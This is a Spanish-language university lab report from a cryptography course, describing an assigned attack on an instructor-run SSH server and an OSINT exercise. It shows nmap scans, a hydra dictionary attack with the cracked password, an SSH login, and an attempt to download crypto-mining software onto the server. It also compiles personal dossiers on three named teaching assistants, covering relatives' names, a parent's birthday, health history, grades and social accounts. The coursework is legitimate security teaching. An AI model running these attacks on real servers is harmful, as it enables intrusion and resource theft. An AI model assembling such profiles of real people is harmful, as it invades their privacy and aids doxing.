



**Universidad Nacional Autónoma de México**

Facultad de Ciencias

CRIPTOGRAFÍA Y SEGURIDAD

**Práctica 4: SSH-Multiverse**

FECHA DE ENTREGA: 26/09/2022

**Equipo:**

*Criptonianos*

Acosta Arzate Rubén - 317205776

Bernal Marquez Erick - 317042522

Deloya Andrade Ana Valeria - 317277582

Marco Antonio Rivera Silva - 318183583



# 1. Introducción

De acuerdo a lo especificado en la práctica, SSH (Secure Shell) es un protocolo utilizado para establecer una conexión segura y cifrada entre dos dispositivos a través de una red. Se usa comúnmente para el acceso remoto y la administración de servidores y otros equipos en red. Una de las características clave de SSH es su uso del cifrado para proteger los datos a medida que se transmiten entre dispositivos. Esto ayuda a evitar el acceso no autorizado o que se intercepte información confidencial.


SSH es un objetivo común para los actores de amenazas porque proporciona una puerta de acceso. El objetivo de esta práctica es conocer y practicar los ataques de diccionario, aprovechando el descuido de los usuarios y una mala implementación de una política para establecer contraseñas seguras. De la misma manera, se plantea como un repaso de herramientas que hemos estudiado previamente.

En esta historia ficticia se plantea el ataque a un servidor donde muy probablemente se encuentren los exámenes, calificaciones, prácticas y tareas de los alumnos. Por lo tanto nos da curiosidad entrar a dicho servidor, la única pista que se nos proporciona es que tenemos un usuario en el servidor y que nuestra contraseña está entre las más famosas, las cuales se encuentran en el archivo *rockyou.txt* de *Kali Linux*

## 2. Desarrollo

### 2.1. Reconocimiento


Lo primero que hicimos fue hacer un reconocimiento de los puertos por medio de la herramienta **nmap**. En específico usamos el comando **nmap 3.85.60.57** para saber que puertos estaban abiertos y que servicios ofrecían.



PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd
222/tcp	closed	rsh-spx	
2222/tcp	open	tcpwrapped	

Figura 1: Ejecución de nmap

Después escaneamos todos los puertos, es decir del 1 al 65535 para estar seguros de analizar todo. Para ello usamos el comando **nmap -p 1-65535 3.85.60.57**.



```
(base) >>> ~ nmap -p 1-65535 3.85.60.57
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-21 21:42 CST
Nmap scan report for ec2-3-85-60-57.compute-1.amazonaws.com (3.85.60.57)
Host is up (0.082s latency).
Not shown: 65528 filtered tcp ports (no-response), 1 filtered tcp ports (host-unre
ach)
PORT      STATE SERVICE
80/tcp    open  http
222/tcp   closed rsh-spx
2220/tcp  open  netiq
2222/tcp  open  EtherNetIP-1
22022/tcp open  unknown
22220/tcp open  unknown
```

Figura 2: Ejecución de nmap

Pudimos observar que nos mostraba varios puertos pero no nos decía qué versión usaban, por lo que tuvimos que usar el siguiente comando **nmap -Pn -sV -p88,2220,2222,22022,22220 3.85.60.57**

```
(base) >>> ~ nmap -Pn -sV -p88,2220,2222,22022,22220 3.85.60.57
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-21 22:33 CST
Nmap scan report for ec2-3-85-60-57.compute-1.amazonaws.com (3.85.60.57)
Host is up (0.071s latency).

PORT      STATE      SERVICE      VERSION
80/tcp    open      http         Apache httpd
2220/tcp   open      netiq?
2222/tcp   filtered  EtherNetIP-1
22022/tcp  open      ssh          OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
22220/tcp  open      ssh          OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22220-TCP:V=7.94%I=7%D=9/21%Time=650D1912%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,5,"Nlr\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 161.78 seconds
(base) >>> ~
```

Figura 3: Ejecución de nmap

Una vez que pudimos ver los puertos que estaban abiertos ya sabíamos a donde podríamos hacer el ataque por diccionario, en particular nos interesaban los puertos 22022 y 22220 ya que debíamos entrar por medio de ssh. Sin embargo, la contraseña podría ser cualquiera, para ello se nos proporcionó la pista de que nuestra contraseña era de las mas utilizadas las cuales se encuentran en el famoso documento *rockyou.txt* pero aun así sería demasiado tardado probar una por una, incluso si nos las dividíamos entre todos los miembros del equipo, por lo cual decidimos seguir buscando pistas relacionadas al servidor.

Pensamos que si era un servidor entonces podíamos acceder a él a través de una pagina web por medio de la IP, para nuestra sorpresa nos mostraba un archivo html en el que venía un mensaje cifrado con

clave PGP y un párrafo diciéndonos que la llave se encontraba en la carpeta donde subimos nuestras llaves públicas para la práctica 2 de correo cifrado.

```

El siguiente mensaje seria de gran ayuda para reducir el espacio de claves, si tan solo pudieran descifrarlo...

La llave publica del ayudante con la que fue cifrado el mensaje esta en la carpeta donde subieron las suyas en la Practica 2.

Si bien la publica no descifra, nunca esta de mas revisarla con calma.

-----BEGIN PGP MESSAGE-----

hQIMAwZdHkkWeTeSAQ//UXky0Xh7XqeI3iLKoPz8y211GyzfqjSasFEPpPKD3Eb0
R6ZJm/VYak/6LVKsPgBIWyeZtd+xZhK9hG3dhA9knxugWWoaiaCOt9sn7K18p2lq
K+fSMa7ajCk65jf8RF5oOueDvI9AGQm+J5Xl/Md76fcCpqg+JEnf7Fq6YzWUQNN
RL2hGGZgXa0w255Rs5kE+TUMJoly8R1pwAnpoYRvH1k6Ed5GijSNnEVabFgEmKR4
SAOYxJSVefGwt5ECBcWwVssIYS9+Bgc9tP/VbQkyT32KFcZF1XhfsXKJdu0VR+Yt
HOGfmzCvqzrvBzPIMzVpwxRYRVslcrIGsN9RDUMgyLCmK7is6kHugg2ZJzYgXMsM
7vYA93Qh17RJLZfFKaFKYa2SvoM3m9/DLvqyt9UG8EmN3CrVGEJ/VfPSBMPBA9oX
WS+kQWXTUnifEBBJASmRAUdnNHWCUpYfvLBVNcOAbFnpea0WJYKUqL7WIN0N9qg
hECjj26tU1k+brIXuACfIy8lSQLbHkjK0QZ+OcHzpFkPUqOt5g59clIcI96d48
o+gdOT79iTAYMF550zvpVbk3YqNcDE3jskoNCxxbWhuIqosJY5J7f1TcKweMN+UW
+8qybaAIJDBLgexj9Sw3eW+qx894bNvxH6g6wM21+p3LXwXPbDkgqmEosvrzUtDS
wLUBnLPOLa5qo+QXhBeQBWoIeWXOnv25QjG8qh2bCNKpQcDUq2LiefB5hRB2Y6+h
us2wMBMLGuH/I57cRrZ+LmF5eMuEm94OugK56MH1+3P80J1MZi/8UXPuhEjZyMr
0pHsVBeciDGg8hg7vOV7dM6wq/d9xIO9xFti1eWcFcY9dW3lWfjVvVvOXJLkoVHT

```

Figura 4: html del servidor

Buscamos la carpeta con las llaves y pudimos ver un archivo con el nombre de Ivan, por lo que procedimos a abrirlo y ahí estaba escrita su llave para un mensaje PGP con un comentario hasta abajo que decía que a veces, por accidente, se compartían las llaves privadas. Es entonces cuando nos dimos cuenta que la llave nos servirá para descifrar el mensaje que había en el servidor.



```
c0Bhoj3++VjyXo6QuMIN7EEbUqNAdI111NzpHOL1TO1I+1QhDWE6d1n/8rTfLtuG
WalBrdeszh8/2aMPQncc/KGoKNigOGSn+tvYEKobXeVAHnWNNQKfdeHWODwySiAX
kUiacyYzqCF8Qz/kADWM2FSYdfvJWf6MBOAkSvDtJryPdKPHVmfk6+50CduU6Hp4
C2n7J3yzzQheubeeLxSP89BVJhhrox4uUUSTn7If4cC3mLr3XZqqrjelWVqt06TN
Ib/mxFoANjlzxoQVG4OuiQI8BBgBCgAmFiEErDuN6dCec3QH91ATUGRAoYPSGtcF
AmT//hMCGwwFCQANLwAACGkQUGRAoYPSGtfKBA/9FZnxNVgXl0/K3zOWihyDPPKe
dgto7g81D6AA9xTxJd32Fejay/a4qOlOgMdUKxS7uyrsxFd7eDMHTW7FJ1TMWToB
IRODMfp7KrIK1nNR1NbCSHr89L6XYimE9DpDEIdhvrw3COSpgoaVnf5ZzRgYYGUy
Xewlpk1TAXijFw01uS335pSlqlaQ9pWpMR2BEFrmWqpwV/bbzs12vUJrys683DnH
QjIQFg94xKZP4zWeYkSmJu458toO64+dnP4v1W7luc4rqI0hy7UXWmMysFBzrPRK
qGHdS4+LqPn2YQKHLFwHxN96uRqWM5kkUHNpVJ2MEhOxEpbXqk866BpGDIVoXcWR
jXjZJmd14DDuQMEIwsZ4NV1gw7AkcVGymoL0hg9Gds/41KoblNjsREujW+5PSQKj
p/2bRHO5f5M9ZmSgYSvmf7MWKvEoVV84vpkdDlqZUs/DzgLG2tLkm4H5W2rmM8Wh
zTnspH5Tg/gKBZiJlKYCYyJROYIuCAmblhCpWV3ujgmR0I6OxULzDpic9IVybV+
Ewy/UM0vK0OFF8qaZlR6w+7/shPs1Dxakw/ADhpdw2OIip+36tlckpgcRIFVAYLq
LAFcCrsTunIllpM8ggH0xdpyJis5s/cbl7ru5yEIwt9Z8SmBUDJQGGnoYYNY/viu
yMyJ6efhZCCj+7rVNPqWBgAAZ3BnAA==
=4tFz
-----END PGP PRIVATE KEY BLOCK-----
```

Los errores humanos son un factor muy importante a tomar en cuenta, en este caso representado como subir la llave privada en vez de la llave pública. Importen de manera correcta esta llave privada para poder descifrar el mensaje y así reducirán considerablemente el trabajo.

Figura 5: Obteniendo la clave

Acto seguido, procedimos a descifrar el texto con ayuda de la página web *Online PGP Encryption Decryption*. El texto descifrado es

```
imsseguros:x:U*****
criptonianos:x:p*****
shieldedcodesmiths:x:b*****
hashheroes:x:1*****
dragoncode:x:1*****
unsecure:x:j*****
criptidos:x:a*****
criptopanas:x:M*****
```



```
fosildinamita:x:k*****  
criptosocialoutcast:x:2*****  
enigmaforce:x:c*****  
unitario:x:a*****  
mrmaui:x:x*****  
davidshiro:x:o*****
```

Los asteriscos indican la longitud de la contraseña la cual inicia después de :x:. Esto es, pueden ver el primer carácter de su contraseña. De esta manera se reduce drásticamente el número de posibles contraseñas.

Esto nos proporcionaba la pista de que nuestra contraseña empieza con la letra *p* y tiene como longitud 12 caracteres. Hicimos un script de python para filtrar las posibles llaves y las colocamos en un nuevo archivo de texto llamado *posiblesCriptonianos.txt* y así proceder con el ataque por diccionario. De esta manera pudimos reducir las posibles llaves del archivo *rockyou.txt* de varios millones de posibilidades a alrededor de 25,000 posibles llaves.

```
1 with open('rockyou.txt', 'r', encoding='latin1') as f:  
2     diccionario = f.readlines()  
3 posibles = []  
4 for i in diccionario:  
5     if i[0] == "p" and len(i) == 12:  
6         posibles.append(i)  
7 with open("posiblesCriptonianos.txt", "w") as f:  
8     for contra in posibles:  
9         f.write(contra)  
10    print('Done')
```



## 2.2. Ataque por diccionario

Al tener dos puertos ssh abiertos debíamos probar ambos para ver por cual podíamos entrar, por suerte bastó con intentar el primer puerto *22022*. Una vez que tenemos nuestro archivo de posibles contraseñas, usamos la herramienta *hydra* con nuestro usuario que encontramos en la hoja de cálculo de los equipos, en específico usamos el comando **hydra -I -V -l criptonianos -P posiblesCriptonianos.txt -t 6 ssh://3.85.60.57:22022**.

```
[ATTEMPT] target 3.85.60.57 - login "criptonianos" - pass "passdude1231" - 20816 of 24569 [child 4] (0/0)
[ATTEMPT] target 3.85.60.57 - login "criptonianos" - pass "passdatdutch" - 20817 of 24569 [child 1] (0/0)
[ATTEMPT] target 3.85.60.57 - login "criptonianos" - pass "passd@word28" - 20818 of 24569 [child 2] (0/0)
[ATTEMPT] target 3.85.60.57 - login "criptonianos" - pass "passcard1234" - 20819 of 24569 [child 0] (0/0)
[ATTEMPT] target 3.85.60.57 - login "criptonianos" - pass "passblovessom" - 20820 of 24569 [child 5] (0/0)
[ATTEMPT] target 3.85.60.57 - login "criptonianos" - pass "passball5271" - 20821 of 24569 [child 4] (0/0)
[22022][ssh] host: 3.85.60.57 login: criptonianos password: passblovessom
[STATUS] 154.52 tries/min, 24569 tries in 02:39h, 1 to do in 00:01h, 3 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-22 00:45:00
(base) >>> Cripto
```

Figura 6: Ejecución de Hydra

Después de ejecutar el comando empezó a realizar las posibles combinaciones, para nuestro caso tardó aproximadamente 2 horas con 10 minutos, mientras que si hubiéramos usado el archivo *rockyou.txt* completo nos hubiéramos tardado días. Una vez que *hydra* logró encontrar la contraseña correcta, pudimos proceder a intentar acceder al servidor por medio de ssh.

## 2.3. Acceso por SSH

Procedimos a intentarnos conectar al servidor con nuestro usuario y contraseña utilizando el comando **ssh criptonianos@3.85.60.57 -p 22022** con el cual especificamos el puerto que queremos usar. Sin embargo, teníamos un problema ya que el servidor nos rechazaba la conexión.





```
criptonianos@3.85.60.57's password:
Permission denied, please try again.
criptonianos@3.85.60.57's password:

(base) >>> ~ ssh criptonianos@3.85.60.57 -p2222
criptonianos@3.85.60.57's password:
Permission denied, please try again.
criptonianos@3.85.60.57's password:
Permission denied, please try again.
criptonianos@3.85.60.57's password:

(base) >>> ~ ssh criptonianos@3.85.60.57 -p22220
criptonianos@3.85.60.57's password:
Permission denied, please try again.
criptonianos@3.85.60.57's password:
Permission denied, please try again.
criptonianos@3.85.60.57's password:

(base) >>> ~ ssh criptonianos@3.85.60.57 -p22022
criptonianos@3.85.60.57's password:
Permission denied, please try again.
criptonianos@3.85.60.57's password:
Permission denied, please try again.
criptonianos@3.85.60.57's password: █
```

Figura 7: Intentos de entrar al server por ssh

Por suerte esto era problema del servidor, a lo que el ayudante nos ayudó para checar qué estaba pasando. Una vez solucionado ese problema pudimos acceder de forma exitosa al servidor.



```
(base) >>> ~ ssh criptonianos@3.85.60.57 -p22220
criptonianos@3.85.60.57's password:
Permission denied, please try again.
criptonianos@3.85.60.57's password:
asPermission denied, please try again.
criptonianos@3.85.60.57's password:

(base) >>> ~ ssh criptonianos@3.85.60.57 -p22022
criptonianos@3.85.60.57's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
criptonianos@AWS-EC2:~$
```

Figura 8: Conexión exitosa al servidor por medio de ssh

Una vez dentro procedemos a dejar nuestro rastro en el servidor:

```
criptonianos@AWS-EC2:~$ touch criptonianos.md
criptonianos@AWS-EC2:~$ ls
criptonianos.md
criptonianos@AWS-EC2:~$
```

Figura 9: Rastro dejado en el servidor

## 2.4. Bandera

Durante nuestra investigación en busca de más información y con el objetivo de acceder al servidor, logramos descubrir la bandera al examinar el código fuente de la página HTML que se encuentra alojada en el servidor.

```
11xZikFu3kHw/bZRxGaEmxY+x4pdA0EhP4Q/SMSAS4vIGKkbfd4r6JtBgnMAMzcJ</p>
<p style="color:#FFFFFF">
E6q1zuyGraSchD0azS12P8R7Q8a1EsS1Bj/Dt5dNRLoPPQLMNXQg</p>
<p style="color:#FFFFFF">=k6zQ</p>
<p style="color:#FFFFFF">-----END PGP MESSAGE-----</p>
<!--â€ Muchas veces y por malas practicas suelen salir a produccion
sitiosâ€-->
<!--â€ que tienen como comentarios usuarios y contraseÃ±as â€-->
<!--â€ o demas informacion que no deberia estar ahi â€-->
<!--â€ En nuestro caso sera una bandera â€-->
<!--â€ FlagCyS2024-1{SiempreRevisaElHTML} â€-->
</body>
</html>
```

Figura 10: Bandera de la práctica

## 2.5. Extra: Post Explotación

Nuestra idea para la post-explotación del servidor fue minar criptomonedas *duino coin* ya que son criptomodenas basadas en minería más limpia (cuanto menos potente y energía ocupe el equipo minando, mayor será la ganancia.), Sin embargo, después de un tiempo de haber entrado el servidor nos desconectaba (durábamos en conexión aproximadamente 1 o 2 minutos), por lo que la instalación completa no pudo ser realizada.

```
criptonianos@AWS-EC2:~$ wget https://github.com/revoxhere/duino-coin/archive/refs/
tags/3.5.zip
--2023-09-26 02:30:41-- https://github.com/revoxhere/duino-coin/archive/refs/tags
/3.5.zip
Connecting to github.com:None... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: `/home/criptonianos/3.5.zip'

100%[=====] 4,237,144 13887K/s887K/s eta 0s

2023-09-26 02:30:42 (13887 KB/s) - `/home/criptonianos/3.5.zip' saved [4237144/423
7144]

criptonianos@AWS-EC2:~$ █
```

Figura 11: Intento de minar criptomonedas

## 2.6. Problemas

Tuvimos algunos problemas como que a veces se cayó el servidor, escaneamos mal puertos o simplemente la conexión del servidor era temporal y la sesión no guardaba nuestros avances. Así incluimos capturas de estos intentos en el reporte.

Además este tipo de ataques se consideran activos, es decir, que dejan algún rastro en las bitácoras del servidor, por lo cual todos los intentos se habrán quedado guardados en el servidor.

### 3. Punto extra (OSINT)

Utilizando únicamente fuentes abiertas y usando la información de manera responsable (siguiendo las buenas prácticas vistas en clase “OSINT de manera responsable” y nunca con la intención de hacer daño [Doxing]) buscar aspectos relevantes de cualquiera de sus ayudantes: David Silva, Cecilia Villatoro e Ivan Galindo. Dicha información en ningún caso deberá ser compartida con terceros.

A continuación mostraremos los descubrimientos obtenidos en base a la investigación que realizamos, explicaciones de cómo fue el proceso, además de las páginas y redes sociales de donde obtuvimos dicha información.

#### 3.1. David Armando Silva de Paz

Lo primero que hicimos fue buscar su nombre completo en *google*, donde encontramos mucha información relevante como su perfil de *linkedin*, de ahí supimos que fue estudiante de CCH Sur de 2015 a 2017, también trabajó como supervisor en *Kidzania* durante 2017 y que es ayudante en la Facultad de Ciencias de la UNAM desde hace 1 año y dos meses.




Figura 12: Búsqueda por Google

Así que nos dirigimos a la página de la Facultad de Ciencias para buscarlo en el directorio.

### Búsqueda



David Armando Silva de Paz

Aproximadamente 5 resultados (0.21 segundos) Ordenar por: Relevance

[Directorio | Facultad de Ciencias](#)  
[www.fciencias.unam.mx](http://www.fciencias.unam.mx) > [directorio](#)  
**David Armando Silva de Paz.** category: Ayudante de Profesor de Asignatura A , Facultad de Ciencias . mail: davidshiro.pichu@ciencias.unam.mx. Personal.

[Introducción a Ciencias de la Computación](#)  
[www.fciencias.unam.mx](http://www.fciencias.unam.mx) > [docencia](#) > [horarios](#) > [presentacion](#)  
 Lab. **David Armando Silva de Paz.** event. Lu. Ma. Mi. Ju. Vi. Sa. access\_time 10:00 ... Introducción a orientación a objetos con Java. Objetos; Comportamiento y ...

[Horarios por Salon | Facultad de Ciencias](#)  
[www.fciencias.unam.mx](http://www.fciencias.unam.mx) > [docencia](#) > [horarios](#) > [presentacion](#)  
**David Armando Silva de Paz.** event. Lu. Ma. Mi. Ju. Vi. Sa. access\_time 14:00 - 16:00. speaker\_notes. Presentacion. Toda la información del curso: <https://sites>.

[Horarios por Salon | Facultad de Ciencias](#)  
[www.fciencias.unam.mx](http://www.fciencias.unam.mx) > [docencia](#) > [horarios](#) > [presentacion](#)  
 Lab. **David Armando Silva de Paz.** event. Lu. Ma. Mi. Ju. Vi. Sa. access\_time 12:00 ... Introducción a orientación a objetos con Java. Objetos; Comportamiento y ...

[Directorio | Facultad de Ciencias](#)  
[www.fciencias.unam.mx](http://www.fciencias.unam.mx) > [directorio](#)

Figura 13: Directorio de la facultad de ciencias

Entrando a su perfil en la pagina de la facultad de ciencias notamos el uso de un nickname particular en su correo, “davidshiro pichu”. Con este nickname podemos buscar a la persona en otras páginas y redes sociales ya que es muy probable que lo utilice.

Usando la herramienta pública que se encuentra en github llamada “sherlock”, pudimos obtener algunas otras cuentas como *gitlab* y *tiktok*. Esto fue posible gracias a el nickname tan reconocido.

```
erickmain@erickmain:~/sherlock$ python3 sherlock --csv --xlsx davidshiro.pichu
[*] Checking username davidshiro.pichu on:
[+] 8tracks: https://8tracks.com/davidshiro.pichu
[+] EyeEm: https://www.eyeem.com/u/davidshiro.pichu
[+] GitLab: https://gitlab.com/davidshiro.pichu
[+] TikTok: https://tiktok.com/@davidshiro.pichu
[*] Search completed with 4 results
```

Figura 14: Búsqueda de David utilizando sherlock

La foto de perfil de *tiktok* coincidía con otras cuentas, los repositorios de *gitlab* indicaban que en efecto se trataba de la misma persona. Para los otros links no fue posible entrar a la página. Si



utilizaba este nickname lo más probable era que lo utilizara en otras cuentas, y en efecto logramos dar con el perfil de *facebook*, *instagram* y *x* (antes *twitter*).

En este punto, al ser cuentas de uso personal, conseguimos bastante información personal tal como:

- Estudia o estudió en Ciudad Universitaria.
- Les gusta disfrazarse.
- Le gustan los cubos rubik.
- Le gusta el pop en inglés.
- Gusto por el idioma ruso, y practica idiomas en Duolingo.
- Le gustan los animales, de hecho ha tenido al menos dos mascotas: Ungu, un gato y Galia, un perro.
- Su hermano se graduó de arquitecto hace dos años y se llama Daniel Fernando Silva de la Paz.
- Su mamá cumple años el 2 de febrero y tiene aproximadamente 62 años.
- No tiene hermanas.
- Ha participado en varias carreras.
- Toca o tocaba la guitarra.
- Tiene promedio de 8.9.
- Tuvo Coronavirus.
- Le gustan las Tortugas Ninja y Raven de los Jóvenes Titanes.
- Aparentemente vive por el sur de la ciudad.





Además, en la búsqueda por *google* obtuvimos un artículo de Boletín UNAM que cuenta que David logró el primer lugar en el *concurso universitario Feria de las Ciencias, la Tecnología y la Innovación* mientras estudiaba en CCH Sur.

Toda la información anteriormente dicha fue recaba principalmente de *instagram*, *google*, *linkedin*, *x* (antes *twitter*) y *facebook*. Y podríamos seguir obteniendo información en publicaciones más antiguas y analizando foto por foto, pero decidimos que obtuvimos suficiente información y dejamos la investigación hasta aquí para respetar la privacidad del usuario.

La información fue obtenida de las siguientes fuentes:

- <https://archive.fcencias.unam.mx/directorio/94317>
- [https://www.dgcs.unam.mx/boletin/bdboletin/2017\\_353.html](https://www.dgcs.unam.mx/boletin/bdboletin/2017_353.html)
- <https://www.facebook.com/SinEmbargoMX/posts/1599680103397908/>
- <https://www.facebook.com/davidshiro.ungu>
- <https://www.instagram.com/davidshiro.pichu/>
- <https://x.com/Pichu1311?t=6Cw86FZIIaMrErzkBRur7w&s=35>
- [https://mx.linkedin.com/in/david-armando-silva-de-paz-b24597228?trk=public\\_profile\\_samename-profile](https://mx.linkedin.com/in/david-armando-silva-de-paz-b24597228?trk=public_profile_samename-profile)

### 3.2. Cecilia del Carmen Villatoro Ramos

Comenzando primero por escribir su nombre completo en *google* encontramos su perfil de *linkedin*, de ahí encontramos que es matemática y desde hace 9 meses es ayudante de *Criptografía y Seguridad* en la Facultad de Ciencias de la UNAM donde comenzó a estudiar desde el año 2018. Facultad donde también menciona formar parte del equipo de Hockey sobre pasto y del coro.

Además, en la búsqueda por *google* encontramos que escribió acerca de Álgebra Moderna en un blog llamado *El blog de Leo*.




Figura 15: El blog de Leo

Finalmente, en la última página que nos arrojó la búsqueda por *google*, encontramos hay una presentación hecha por Cecilia acerca de plantas medicinales, subida en Noviembre del 2015 al sitio *Prezi* donde tiene un perfil en el que cuenta con un total de 8 presentaciones subidas a partir del 2015 y siendo de 2023 la más actual. En una de las presentaciones incluso encontramos un árbol genealógico que en la descripción dice haber sido hecho por el hermano de Cecilia en el cual podemos obtener nombres de familiares, la relación entre ellos, fechas de nacimiento y a partir de ellas, edades. (Además de chismes familiares)



Figura 16: Presentación de Prezi acerca del árbol genealógico

En dos de las presentaciones subidas a *prezi* aparece el nombre del colegio *Ofelia Narváez Rincón* que de acuerdo a la dirección que aparece en *google* está ubicado en Chiapas y es un colegio de educación secundaria y preparatoria.



Figura 17: Presentación en Prezi acerca de Salud y Enfermedad: Plantas Medicinales

También encontramos su perfil de *instagram* a partir de las cuentas seguidas por el perfil de David, y aunque ella resultó tener un perfil privado, por su descripción supimos que tiene 23 años de edad.

Finalmente obtuvimos su perfil de *facebook* de la misma forma que su cuenta de *instagram*. Encontramos que además estudió en *Pequeño Sol (Sor Juana Inés de la Cruz)*, que al buscar en *google* supimos que es una escuela de contabilidad ubicada en Chiapas.



Esta vez la herramienta Sherlock no nos dio respuesta satisfactoria.

La información fue obtenida de las siguientes fuentes:

- <https://blog.nekomath.com/author/ceciliavr/>
- <https://prezi.com/user/qqm3pl-e2vur/>
- [https://prezi.com/zp\\_7ncmro6oo/arbol-genealogico/](https://prezi.com/zp_7ncmro6oo/arbol-genealogico/)
- [https://prezi.com/f1z\\_k2jclqvl/salud-y-enfermedad-plantas-medicinales/](https://prezi.com/f1z_k2jclqvl/salud-y-enfermedad-plantas-medicinales/)
- <http://www.ofelianarvaez.edu.mx/>
- <https://mexicogob.com/escuelas/pequeno-sol-sor-juana-ines-de-la-cruz-escuela-de-contabilidad-san-cristobal-de-las-casas-chiapas-mexico/>
- <https://www.facebook.com/groups/464988513520579/user/100004057609821>
- <https://instagram.com/cc.villatoro?igshid=MzRlODBiNWFlZA==>
- <https://mx.linkedin.com/in/cecilia-villatoro-ramos>

### 3.3. Ivan Daniel Galindo Perez

Al buscar su nombre completo en *google* no obtuvimos muchas páginas acerca de Ivan a comparación de cuando investigamos a los otros dos ayudantes. La única página acerca de él es de la Facultad de Ciencias, nos dice que lleva dos semestres siendo ayudante de *Criptografía y Seguridad*, siendo este su primer semestre como ayudante de laboratorio.



Figura 18: Información de Iván en la página de la Facultad de Ciencias

Sin embargo, aplicamos la misma técnica que usamos para encontrar los perfiles de Cecilia, a partir de las cuentas seguidas por el perfil de David. Gracias a esto encontramos su *facebook* e *instagram*, a pesar de ello la única información relevante que pudimos obtener es que estudió matemáticas en la UNAM.

Observamos que su nickname era el mismo tanto en *facebook* como en *instagram*, por lo cual vovlimos a utilizar la herramienta *se sherlock* dando así con el *github*, *gitlab*, *telegram*, *twitter*. Supimos que se trataba de esta persona gracias a que las publicaciones están muy relacionadas con temas de computación y matemáticas.

```
erickmain@erickmain:~/sherlock$ python3 sherlock --csv --xlsx IvanDaGalindo
[*] Checking username IvanDaGalindo on:

[+] 8tracks: https://8tracks.com/IvanDaGalindo
[+] Fiverr: https://www.fiverr.com/IvanDaGalindo
[+] GitHub: https://www.github.com/IvanDaGalindo
[+] GitLab: https://gitlab.com/IvanDaGalindo
[+] Telegram: https://t.me/IvanDaGalindo
[+] Twitter: https://twitter.com/IvanDaGalindo
[+] mercadolibre: https://www.mercadolibre.com.br/perfil/IvanDaGalindo
[+] metacritic: https://www.metacritic.com/user/IvanDaGalindo

[*] Search completed with 8 results
```

Figura 19: Búsqueda de Iván utilizando Sherlock

